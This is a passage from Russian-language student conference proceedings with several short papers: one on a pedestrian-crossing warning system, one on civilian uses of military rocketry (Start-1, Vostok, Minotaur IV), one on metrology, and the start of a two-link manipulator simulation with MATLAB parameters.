

Рисунок 1. Алгоритм работы голографической интеллектуальной системы предупреждения пешеходного перехода



Рисунок 2. Алгоритм работы голографической интеллектуальной системы предупреждения пешеходного перехода для водителя



Рисунок 3. Концепция структуры голографической интеллектуальной системы предупреждения пешеходного перехода

Технически данная система будет состоять из нескольких основных элементов:

1. Системы датчиков, состоящих из весовой панели которая активируется при нагрузке свыше 40 килограмм, для того чтобы избежать возможного воздействия на нее животных и маленьких детей, а также иных средств, не предназначенных для перехода дороги, также в эту систему будут включены датчики движения которые могут определить людей не вставших на весовую панель, и соответственно совершающих переход в неположенном месте.

2. Проекционной части, состоящей из четырех прожекторов, установленных у основания пешеходных столбов, и направленных в красном спектре вниз для того, чтобы водитель даже в темное время суток издалека замечал объект на дороге.

3. Системы управления, предназначенной для своевременного определения объектов на дороге, а также включения и отключения системы предупреждения водителя, и записи дорожной ситуации при помощи монтированных на столбах камер фото и видео фиксации.

Результаты

Исходя из вышесказанного мы можем с уверенностью утверждать, что такая система позволит более эффективно чем традиционные системы предупреждать водителя, о появлении на нерегулируемом пешеходном переходе пешехода, и соответственно снизить их смертность и травмоопасность.

Список литературы:

1. Силантьев А.В., Сорокин И.А., Михайлова О.В. [и др.] Голографическая интеллектуальная система предупреждения пешеходного перехода // Интернаука: электрон. научн. журн. 2021. № 22(198). [Электронный ресурс] URL: https://internauka.org/journal/science/internauka/198
2. Мазин Д.И. Система предупреждения участников дорожного движения о нахождении пешеходов на пешеходном переходе или вблизи него // – 2018. [Электронный ресурс] URL: https://patenton.ru/patent/RU2658210C1

СЕКЦИЯ

«КОСМОС, АВИАЦИЯ»

ПРИМЕНЕНИЕ ОПЫТА ВОЕННОГО РАКЕТОСТРОЕНИЯ В ГРАЖДАНСКИХ ОБЛАСТЯХ

Задорожный Виктор Витальевич
студент,
факультет Специальное Машиностроение,
Московский государственный технический
университет имени Н.Э. Баумана,
РФ, г. Москва
E-mail: mimfort21@gmail.com

APPLICATION OF THE EXPERIENCE OF MILITARY ROCKET ENGINEERING IN CIVILIAN AREAS

Viktor Zadorozhnyy
Student,
Department of Special Machinery,
Bauman Moscow State Technical University,
Russia, Moscow

АННОТАЦИЯ

Военная промышленность является одной из наиболее актуальных и требующих особого внимания профессиональных областей деятельности современного государства на сегодняшний день. Одной из актуальных проблем ракетостроения в современном мире является применение военных технологий в мирном ракетостроении. Основной целью данной работы является изучение применения опыта военного ракетостроения в гражданских областях. Автором применяется эмпирические и теоретические методы исследования. Для более подробного и объективного исследования автором используются научные материалы отечественного и зарубежного авторства. В результате работы автором получены оригинальные выводы и результаты исследований, касающиеся поставленной цели. Автором отмечается, что изучаемая тема является достаточно малоизученной,

несмотря на это, на сегодняшний день уже существует реальный опыт использования военного ракетостроения в гражданских отраслях.

ABSTRACT

The military industry is one of the most relevant and demanding special attention professional areas of activity of the modern state today. One of the most urgent problems in the modern world is the application of the experience of the military industry in civilian areas. The main purpose of this work is to study the application of the experience of military rocket engineering in civilian areas. The author applies empirical and theoretical research methods. For a more detailed and objective research, the author uses scientific materials of domestic and foreign authorship. Because of the work, the author obtained original conclusions and research results related to the set goal. The author notes that the topic under study is rather poorly stud, despite this, today there is already a real experience of using military rocket engineering in civilian industries.

Ключевые слова: ракета; ракетостроение; промышленность; гражданство.

Keywords: rocket; rocket science; industry; citizenship.

Современный технологический прогресс представляет колоссальную актуальность в современной промышленности и технической модернизации отдельных отраслей государства. Инновации в большинстве случаев берут свое начало в развитии военной промышленности, ведь именно безопасность является наиболее приоритетным направлением, в рамках которого производятся совершенно новые разработки и модернизация существующих технологий и оборудования. Ракетостроение является одной из основных частей военной отрасли многих стран современного мира. Именно в секторе ракетостроения на рубеже XX-XXI вв. были разработаны одни из самых инновационных и эффективных технологий, успешно применяющихся и развивающихся на сегодняшний день [1].

Заложенный фундамент из области ракетостроения позволил выйти на передовые позиции в данной отрасли таким странам, как: США; Российская Федерация;

Китай; Япония; Евросоюз и другим. Перечисленные страны имеют в своем арсенале совершенно секретные и инновационные ракетные технологии, позволяющие решать одни из самых сложных стратегических задач военной области. Также необходимо отметить, что посредством заложенных на историческом этапе развития ракетостроения технологий, современная оборонная промышленность имеет необходимые экспериментальные и натурные результаты, необходимые для проектирования и разработки наиболее инновационных и эффективных технологий.

Как уже было указано ранее, большинство технологических инноваций происходит из военного авиационного и ракетно-космического сектора, что и делает его безусловной движущей силой развития всей авиационной отрасли мира в целом. Большая часть достижений 2010-2020 годов в авиации и ракетостроении связана с реализацией проектов, разрабатываемых оборонно-промышленными предприятиями с параллельным участием научных институтов. Созданные и продолжающие разрабатываться «двойные технологии» находят на сегодняшний день достаточно широкое применение в гражданском секторе. Данная практика инновационного развития позволяет предотвратить «дублирование» новейших разработок, а также создает благоприятные условия, необходимые для обмена опытом и технологиями между военными и гражданскими секторами промышленности [2].

Исходя из вышеуказанного, необходимо констатировать факт того, что на сегодняшний день существует симбиоз опыта военного ракетостроения и гражданской промышленности. Основными странами, активно использующими военное ракетостроение в гражданских целях, являются Россия, Китай, США и ряд других развитых стран. Несмотря на это, технологии двойного назначения и их трансфер – довольно новый институт в международных отношениях.

Одними из первых технологий из области военного ракетостроения, нашедшие свое использование в гражданских целях являются ракетный комплекс РТ-2ПМ «Тополь», принятый на вооружение в 1988 году. Именно на базе данного комплекса в НТЦ «Комплекс-МИТ» была сконструирована твердотопливная

космическая ракета-носитель «Старт-1». Ракета «Старт-1» предназначена для запуска малогабаритных космических аппаратов на низкие околоземные орбиты. Помимо этого, данная технология активно используется при выполнении различных гражданских заказов коммерческого характера. Таким образом видно, что Россия является одной из первых стран, которая успешно применила опыт военного ракетостроения в гражданских целях [3].

Также одним из первых российских опытов интеграции технологий военного ракетостроения в гражданскую область является разработка космического корабля «Восток», предназначенного для освоения и изучения космоса, на базе первой межконтинентальной баллистической ракеты (МБР) в мире «Р-7». Продолжившиеся в дальнейшем изучения технологических особенностей и конструкций кораблей «Р-7» и «Восток» привели к разработкам новых аппаратов, решающих задачи из гражданских областей. Таким образом, были созданы беспилотные автоматические аппараты «Бион» (космический аппарат, применяющийся для биологических исследований) и «Фотон» (космический аппарат, применяющийся для технологических и научных исследований).

Из зарубежного опыта использования технологий военного ракетостроения в гражданских областях необходимо отметить космический аппарат «Minotaur 4», которая в 2017 году вывела на заданную орбиту военный спутник ORS-5 (Operationally Responsive Space). Носитель создан на основе снятой с вооружения американской МБР LGM-118 Peacekeeper. На сегодняшний день американское законодательство ограничивает использование снятых с вооружения МБР для коммерческих пусков. Несмотря на это, имеется шанс, что скоро эти ограничения отменят. Снижение рыночной стоимости вывода в космос легкой полезной нагрузки особенно сильно ударит по России, которая подобные носители создавала вместе с Украиной [4].

Помимо этого, одним из ключевых американских опытов интеграции военных разработок из области ракетостроения в гражданских целях является создание «Спейс шаттл». Данный шаттл является американским многоразовым транспортным космическим кораблем. Военный опыт, используемый в данных шаттлах,

заключается в наличии двух твердотопливных ракетных ускорителей, используемых для запуска шаттла в космос. Помимо этого, данный аппарат оснащен множеством стабилизаторов, маневренностью и иными особенностями, также унаследованными из военного опыта ракетостроения [5].

Таким образом, изучая опыт военного ракетостроения в гражданских областях, необходимо отметить, что с одной стороны, использование двигателей МБР для коммерческих запусков может снизить стоимость вывода малой нагрузки в космос и повысит конкурентоспособность национальных компаний на мировом рынке, с другой – расширит возможности заказчиков пусковых услуг в выборе средств выведения, обслуживании и графике стартов. В заключение необходимо отметить, что факт приоритетности и актуальности интегрирования военного опыта ракетостроения для решения задач из гражданских областей является вполне очевидным и оправданным, что подкрепляется множественными экспериментами, а также накопленным отечественным и зарубежным опытом.

Список литературы:

1. Шмелева А.Д., Нижегородцев Р.Н., Костерев Н.С. Проблема трансфера авиационных технологий в другие отрасли промышленности: стимулы, барьеры, институты // Риск: ресурсы, информация, снабжение, конкуренция. 2016.
2. Пацук Е.Б., Коршакевич И.С. Проблемы и перспективы развития ракетно-космической отрасли // Актуальные проблемы авиации и космонавтики. 2017.
3. Gladyshevsky V.L., Gorgola E.V., Zvyagintsev S.A. To assess the effectiveness of the functioning military-economic potential of the United States and Russia in the XXI century. Part I // National interests: priorities and security. 2018.
4. Славянов А.С., Хрусталев Е.Ю. Модели трансферта технологий между оборонным и гражданским сектором экономики // Научный журнал КубГАУ. 2020.
5. Mustafina Ya.M., Rassadin V.N., Khrustalev E. Yu. The state and trends in the development of mechanisms for the dissemination of technologies and dual-use products // Scientific Journal of KubGAU. 2016.

СЕКЦИЯ
«МАТЕМАТИКА»

МЕТРОЛОГИЯ БУДУЩЕГО

Карибов Янис Андреевич
студент,
Институт прикладной информатики,
математики и физики, Армавирский
государственный педагогический университет,
РФ, г. Армавир
E-mail: cyberpartizan@hotmail.com

Хорошилов Михаил Михайлович
научный руководитель, старший преподаватель,
Армавирский государственный педагогический университет,
РФ, г. Армавир

METROLOGY IN THE FUTURE

Yanis Karibov
Student,
institute PIMiF,
Armavir State Pedagogical University,
Russia, Armavir

Mihail Horoshilov
Scientific advisor, teacher,
Armavir State Pedagogical University,
Russia, Armavir

АННОТАЦИЯ

Обсуждаются основные проблемы метрологии в связи с тенденциями развития техники. Включение измерительных элементов в большинство технических систем рассматривается как фундаментальный фактор, влияющий на развитие прикладной метрологии. Примерно такой же эффект дает внедрение элементов логической информации в средства измерений и системы.

ABSTRACT

Main problems of metrology in connection with tendencies of engineering development are discussed. Incorporation measuring elements into most of technical systems is treated as fundamental factor having an influence on applied metrology development. Nearly the same effect is caused by introduction logic information elements into measuring instruments and systems.

Ключевые слова: метрология, метрология будущего, измерения величин.

Keywords: metrology, metrology in the future, measurement of quantities.

Измерение возникло как сравнение величин, и оно было разработано путем прямого сравнения измеряемой величины с мерой. Соответственно, возникла метрология как наука и практика измерения, последняя вводилась сначала как субъективно-антропоморфная, а затем сделалась объективным путем создания артефактов. Единица измерения была неотделима от меры. Затем возник переход к косвенному сравнению с мерой – появились измерительные приборы (ИП), измерительные преобразователи, измерительные установки и системы. Усложнившиеся измерения превратились в вызов метрологии, который расширился, разветвился и усложнился: внедрение обоснованных систем единиц, разработка эталонов, обеспечение прослеживаемости, обработка данных измерений, введение и определение метрологических характеристик. Но, объекты измерений в природе (научные измерения) и техносферы (промышленные измерения) были столь же методологически едины. Это означает, что свойства и атрибуты измеряемых объектов представлены измеряемыми величинами, которые имеют фундаментальный характер принципиально измеряемых параметров моделей объектов. Другими словами, вне зависимости от требуемой точности измерения нет сомнений в адекватности модели, и к измеряемой величине можно относиться неоднозначно при каждом измерении. Важной особенностью этого этапа было то, что процессы и элементы техносферы были отделены от измерений и ИП, и наоборот. Как следствие, метрология не включала вышеупомянутые процессы и

элементы как свои собственные. Единство измерений было обеспечено централизацией систем метрологической прослеживаемости. Сейчас ситуация кардинально изменилась. Научные исследования все больше сосредотачиваются на фундаментальных процессах и элементах природы. Соответственно, модели объектов измерения теряют свою однозначность, а расширение диапазона измеряемых величин в обоих направлениях – до очень малых и очень больших значений – разрушает традиционную концепцию точности, а не традиционную концепцию измерения.

В сфере нанотехнологий измеряются субнанометровые длины. Но современные нижние пределы измерения и соответствующая точность не полностью соответствуют этим требованиям. В европейской промышленности Micro-KIM не позволяют достичь погрешности контактных измерений менее 100 нм. Проект JRP SIB08 для высокоточного измерения перемещений, в котором участвуют шесть европейских национальных метрологических институтов, еще не завершен. Проект нацелен на уменьшение погрешности до 1 нм и 10 пм в диапазонах измерения смещения 100 мкм и 1 мкм соответственно. Технологии, порожденные наукой и практическим спросом, приносят не только объекты техносферы. усложнение, но включение в вышеупомянутые объекты процессов и элементов как таковых. Перекресток метрологии, о котором говорилось выше, состоит в том, должна ли метрология следить за сложными измерениями свойств сложных объектов, чтобы расширить их, превратившись в точность мета наука и практика или сохранить пределы метрологической методологии, соответственно практика, игнорирование относительного сужения области применения.

Метрология определяется как наука об измерениях, которая направлена на решение практических задач, и поэтому взаимосвязь научных и практических аспектов метрологии требует объяснения. Вообще говоря, методология любой научной дисциплины развивается в соответствии с ее внутренней логикой при этом решение одной проблемы порождает другую и т.д. Обратитесь к практике (прямой или опосредованный научный эксперимент) является обязательным, но не регулярным, поэтому практика иногда опережает науку, создает проблемы для последних, иногда практика отделяется от науки и научные результаты

позволяют практике стремительно развиваться. Научная метрология, несмотря на особенно тесную связь с практикой, имеет и внутреннюю логику. относительно независимый от практики. Эта логика обусловлена методологическими проблемами теориями измерений и прослеживаемости. Показана относительная независимость методологии метрологии. путем введения понятия неопределенности вместо ошибки – в основном на основе методологических (даже гносеологические и онтологические) соображения. Практика метрологии – это взгляд со стороны, со стороны создания новых технических оборудование, требующее контроля и поверки, соответственно промышленные измерения. Общее поле, где встречаются два подхода, методологический и практический, по сути, служит, измерения, их практика и теория. Методологическое ядро (постоянная часть) и методическое. В метрологическом обеспечении измерений следует выделить конверт (переменную часть). Ядро состоит из проблем единства измерений, в частности, из проблем разработки стандартных образцов. Конверт состоит из проблем, вызванных сложностью измерения, в первую очередь, измерением. включение в новое техническое оборудование. Разработка конверта выглядит как процесс. Расширение метрологического содержания: сложные измерения требуют сложных методов и ИП, что приводит к новым метрологическим объектам и процессам. Использование информационных технологий играет особую роль в усложнение измерения и его последствия. 3. Методология метрологического обеспечения и перспективы развития метрологии. ДМФ содержит как минимум два вида элементы: измерительные (приборы, преобразователи) и немерные (логические преобразователи). Такая ДМФ композиция порождает некоторые метрологические проблемы. Во-первых, устройство измерительных систем и Информационно-измерительные системы становятся отличными от традиционных многоканальных систем, они могут быть одноканальными. Во-вторых, в одноканальной системе невозможно выделить традиционный измерительный канал. В-третьих, трудно подобрать характеристики логического преобразователя, которые представляют метрологические свойства преобразователя. Более того, непонятно, что можно назвать метрологическое свойство в таком случае. В-четвертых, DMF может содержать базу данных, которая необходима для

идентификация наблюдаемых объектов, представление которых здесь является проблемой. Поэтому включение измерения и ИМ сопровождается «размазыванием» классического понятие измерения как процесс получения оценки (в общем случае – вероятностной) измеряемая величина. Смазывание осуществляется по двум направлениям: функционально-целевому (цель и функция количественной оценки). неразрывно переплетается с целями и функциями обнаружения, идентификации и контроля), а также функционально-целевой (измерительные и немерные преобразования и чередование преобразователей данных). Вышеупомянутый перекресток метрологии с точки зрения метрологического обеспечения этих устройств выглядит вроде следующего. Либо метрологическое обеспечение конкретного устройства должно охватывать его полностью. включая компоненты, не предназначенные для измерения, или только измерительные элементы устройства остаются объектами метрологическое обеспечение при этом выполнение традиционных метрологических регламентов целесообразно только в том случае, если эти элементы разделены физически. В первом случае принципиально новые методы работы устройства. представление результатов и принципиально новые категории метрологических характеристик элементов прибора должны быть вовлечены. Во втором случае область метрологии сужается в части технических устройств с функциями измерения по сравнению с традиционными МИ.

Список литературы:

1. Ильянков, А.И. Метрология, стандартизация и сертификация в машиностроении. Практикум / А.И. Ильянков, Н.Ю. марсов, Л.В. Гутюм. – М.: Академия, 2012. – 160 с.
2. Метрология и радиоизмерения. Учебник для вузов. – М.: Высшая школа, 2006. – 528 с.
3. Метрология, стандартизация и сертификация / А.И. Аристов и др. – М.: Academia, 2013. – 416 с.
4. Сергеев, А.Г. Метрология и метрологическое обеспечение / А.Г. Сергеев. – М.: Высшее образование, 2008. – 576 с.
5. Метрология и электрорадиоизмерения в телекоммуникационных системах. – М.: Высшая школа, 2005. – 600 с.

СЕКЦИЯ

«МОДЕЛИРОВАНИЕ»

КОМПЬЮТЕРНОЕ МОДЕЛИРОВАНИЕ АДАПТИВНОЙ СИСТЕМЫ УПРАВЛЕНИЯ МАНИПУЛЯТОРОМ

Рожков Дмитрий Андреевич
магистрант,
кафедра робототехники и мехатроники,
Московский государственный технологический
университет «СТАНКИН»,
РФ, г. Москва
E-mail: *digirus.rojkov.1505@yandex.ru*

COMPUTER SIMULATION OF AN ADAPTIVE MANIPULATOR CONTROL SYSTEM

Dmitriy Rozhkov
Master's Degree, Department of Robotics and Mechatronics,
Moscow State Technological University "STANKIN",
Russia, Moscow

АННОТАЦИЯ

Цель данной работы исследовать функциональные возможности манипулятора при помощи построения адаптивной системы управления, учитывающей статические и динамические свойства приводов, механических передач и звеньев манипулятора.

ABSTRACT

The purpose of this work is to investigate the functionality of the manipulator by building an adaptive control system that takes into account the static and dynamic properties of drives, mechanical gears and links of the manipulator.

Ключевые слова: компьютерная модель, двухзвенный манипулятор, система управления, динамическая модель.

Keywords: computer model, two-link manipulator, control system, dynamic model.

Под динамическим воздействием будем понимать инерцию звеньев манипулятора. Изменяющийся момент инерции звеньев манипулятора (при изменении конфигурации манипулятора, при выполнении технологической операции) может ухудшать качество переходных процессов [1, 2, 3]. Проведем построение динамической компьютерной модели двухзвенного робота.



Рисунок 1. Модель динамики двухзвенного манипулятора

Данная модель представляет из себя совокупность модульной модели (рисунок 1) и программной (рисунок 2 и 3).

```
co     = 1;
m2load = 0;              %кг, масса груза, переносимого роботом
m1     = 15;              %кг, масса первого звена
m2link = 25;              %кг, масса второго звена
m2     = m2link+m2load;   %кг, масса второго звена с грузом
l1     = 0.6;             %м, длина первого звена
l2     = 0.4;             %м, длина второго звена
r1     =l1/2;             %м, расстояние до центра масс первого звена
r2     =l2/2;             %м, расстояние до центра масс второго звена
i      = 100;             %передаточное отношение редукторов обоих приводов
Koss   = [1 1];           %коэффициент обратной связи по скорости
T      = [0.02 0.01];     %постоянная времени, характеризующая частоту среза контура тока ередаточное отношение редукторов обоих приводов
Jrot   = [0.0037 0.0008]; %кг/м^2, момент инерции роторов двигателей (первого и второго звеньев)
J      = [l1^2*m1+l1^2*m2+l2^2*m2+2*l1*l2*m2*co l2^2*m2];
Jmin   = l1^2*m1+l1^2*m2+l2^2*m2+2*l1*l2*m2*(-1)+Jrot(1)*i^2;
Jmax   = l1^2*m1+l1^2*m2+l2^2*m2+2*l1*l2*m2*1+Jrot(1)*i^2;

%% Задание положения 2-х звенного робота
xinp = 0.6;
yinp = 0.5;
q1inp = 0.5;
q2inp = 1;
switch_coord = 0; % переключение задания положения робота:
                  % 0 - задание x и y; 1 - задание обобщённых координат q1 и q2;

%% Настройка регуляторов система контуров подчинённого регулирования
%{
Настройка регуляторов
%}
Kpp(1)=8;
